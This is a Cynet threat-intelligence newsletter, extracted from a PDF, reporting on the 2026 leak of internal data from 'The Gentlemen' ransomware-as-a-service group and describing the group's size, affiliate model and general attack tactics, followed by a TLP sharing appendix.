



Copyright © 2026 Cynet



Unauthorized File Operation Attempt

This mechanism detected file encryption activity, where the unsigned payload interacted with decoy files and overwrote file contents.





Copyright © 2026 Cynet

Cynet Lighthouse: A Peek Into the Darknet

The Gentlemen Breach: Uncovering the Inner Workings of a RaaS Powerhouse

This month, one of the most revealing incidents in the ransomware landscape unfolded, as the ransomware as a service (RaaS) group "The Gentlemen" suffered a significant breach of its own internal infrastructure. What followed was a large-scale leak exposing the group's backend systems, internal communications, and operational structure, offering a deep look into how a modern ransomware enterprise operates from the inside.

While ransomware actors regularly exploit organizations to extract data and profit, cases where the attackers themselves are compromised remain rare. However, this event follows a growing trend of criminal-on-criminal exposure, highlighting the fragile trust and operational risks within the underground ecosystem. In this case, a group that had spent months targeting global organizations suddenly found its own data publicly exposed.

Who Are "The Gentlemen"?

The Gentlemen is a rapidly growing ransomware operation that emerged in mid 2025, operating under a RaaS model. The core team develops the ransomware, manages infrastructure, and oversees negotiations, while affiliates carry out intrusions in exchange for a share of ransom payments.

What distinguishes The Gentlemen is the speed at which it scaled. By early 2026, the group had already claimed hundreds of victims across multiple industries and regions, establishing itself as one of the most active ransomware groups globally.

The group's success is closely tied to its aggressive 90/10 affiliate revenue split, significantly more attractive than the typical ransomware industry standard. This model incentivized experienced operators to join, contributing to the group's rapid expansion and operational tempo.


The Breach: Internal Systems Exposed

In early May 2026, The Gentlemen's own backend infrastructure was compromised, leading to a large-scale leak of internal data. The exposed dataset included internal chat logs, affiliate rosters, ransom negotiation records, tooling discussions, and backend database content used to manage victims and operations.

The breach was reportedly linked to a compromise of infrastructure associated with a hosting provider used by the group, ultimately allowing unauthorized access to critical operational systems. The group's administrator publicly acknowledged the


Copyright © 2026 Cynet

incident shortly after it surfaced on underground forums.




What further amplified the impact of this incident was the manner in which the leaked data was distributed. The data got initially leaked within multiple underground forums, where it was offered for sale with samples being shared across multiple forums and file sharing platforms. The individual or group responsible for the leak remains unidentified. The widespread reposting across multiple forums significantly increased exposure, reducing the ability of The Gentlemen to contain or control the narrative around the breach, and ensuring that both defenders and other threat actors gained access to the data.

The leaked data provides granular insight into the group's operational stack. The exposed backend database includes structured victim tracking records, affiliate identifiers, negotiation transcripts, and encryption task logs, effectively mapping each intrusion lifecycle from initial access to extortion. Internal chat logs show real time operator coordination, including live encryption messages and discussions around tooling, credential reuse, and victim prioritization.



Copyright © 2026 Cynet




Inside the Operation: Structure, Tactics, and Tradecraft

Analysis of the leaked data reveals that The Gentlemen is not a massive, decentralized network, but rather a small, tightly coordinated group of approximately nine core operators, centred around a single administrator.

Despite its size, the group operates with a level of coordination and efficiency comparable to larger ransomware cartels. Their attack model relies heavily on:

- Initial access via exposed edge infrastructure (e.g., VPNs, firewalls) and stolen credentials.
- Rapid post-exploitation activity, including lateral movement, privilege escalation, and security tool disablement.
- Use of legitimate administrative tools and techniques for stealth and persistence.
- Deployment across multiple environments, including Windows, Linux and ESXi systems.

One notable behaviour is chain victimization, where data obtained from one compromise is reused to target additional organizations, amplifying impact across supply chains and extending the value of a single breach.



Copyright © 2026 Cynet

Operational Reality vs. Perception

Prior to the leak, The Gentlemen projected the image of a large, highly resilient ransomware operation. However, the exposed data paints a more nuanced picture a relatively small, but highly efficient group, relying on strong coordination, affiliate incentives, and proven attack techniques rather than innovation alone.

The group's operational experience is evident in its structured workflow and disciplined execution, yet the breach highlights a critical weakness, internal security hygiene and infrastructure protection. The same types of failures exploited by ransomware actors' poor segmentation, credential exposure, and infrastructure mismanagement ultimately enabled their own compromise.

Closing Assessment

The breach of The Gentlemen represents more than an isolated incident. It is a rare and valuable case study in modern ransomware operations. By exposing internal workflows, decision making processes, and technical tradecraft, the leak offers an opportunity to better understand how these groups function at a granular level.

At the same time, the incident reinforces a key trend: the ransomware ecosystem is becoming increasingly unstable, with internal conflicts, infrastructure failures, and opportunistic breaches disrupting even the most active groups.

While The Gentlemen remains a capable and active threat, this exposure demonstrates that ransomware operations are not immune to the same risks they impose on others.

Copyright © 2026 Cynet

APPENDIX:

Risk Level

Low	Medium	High	Critical

TLP Protocol

Color	When should it be used?	How may it be shared?
TLP:RED Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.
TLP:GREEN Limited disclosure, restricted to the community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
TLP:WHITE Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Contact us if you have any questions about our 24x7 Security Operations Center, powered by Cynet.